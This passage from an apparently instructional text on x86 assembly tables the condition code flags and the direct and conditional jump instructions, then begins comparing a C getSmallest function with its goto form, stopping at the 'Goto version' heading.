


Table 2. Common Condition Code Flags.

Flag	Translation
`ZF`	Is equal to zero (1: yes; 0: no)
`SF`	Is negative (1: yes; 0: no)
`OF`	Overflow has occurred (1:yes; 0: no)
`CF`	Arithmetic carry has occurred (1: yes; 0:no)

Jump Instructions




Table 3. Direct Jump Instructions

Instruction	Description
`jmp L`	Jump to location specified by L
`jmp *addr`	Jump to specified address

Conditional Jump Instructions




Table 4. Conditional Jump Instructions; Synonyms Shown in Parentheses

Signed Comparison	Unsigned Comparison	Description
`je` (`jz`)		jump if equal (==) or jump if zero
`jne` (`jnz`)		jump if not equal (!=)
`js`		jump if negative
`jns`		jump if non-negative
`jg` (`jnle`)	`ja` (`jnbe`)	jump if greater (>)
`jge` (`jnl`)	`jae` (`jnb`)	jump if greater than or equal (>=)
`jl` (`jnge`)	`jb` (`jnae`)	jump if less (<)
`jle` (`jng`)	`jbe` (`jna`)	jump if less than or equal (<=)

Goto




Table 6. Comparison of a C function and its associated goto form.


Regular C version

```c
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) { //if (conditional)
        smallest = y; //then statement
    }
    else {
        smallest = x; //else statement
    }
    return smallest;
}
```

Goto version

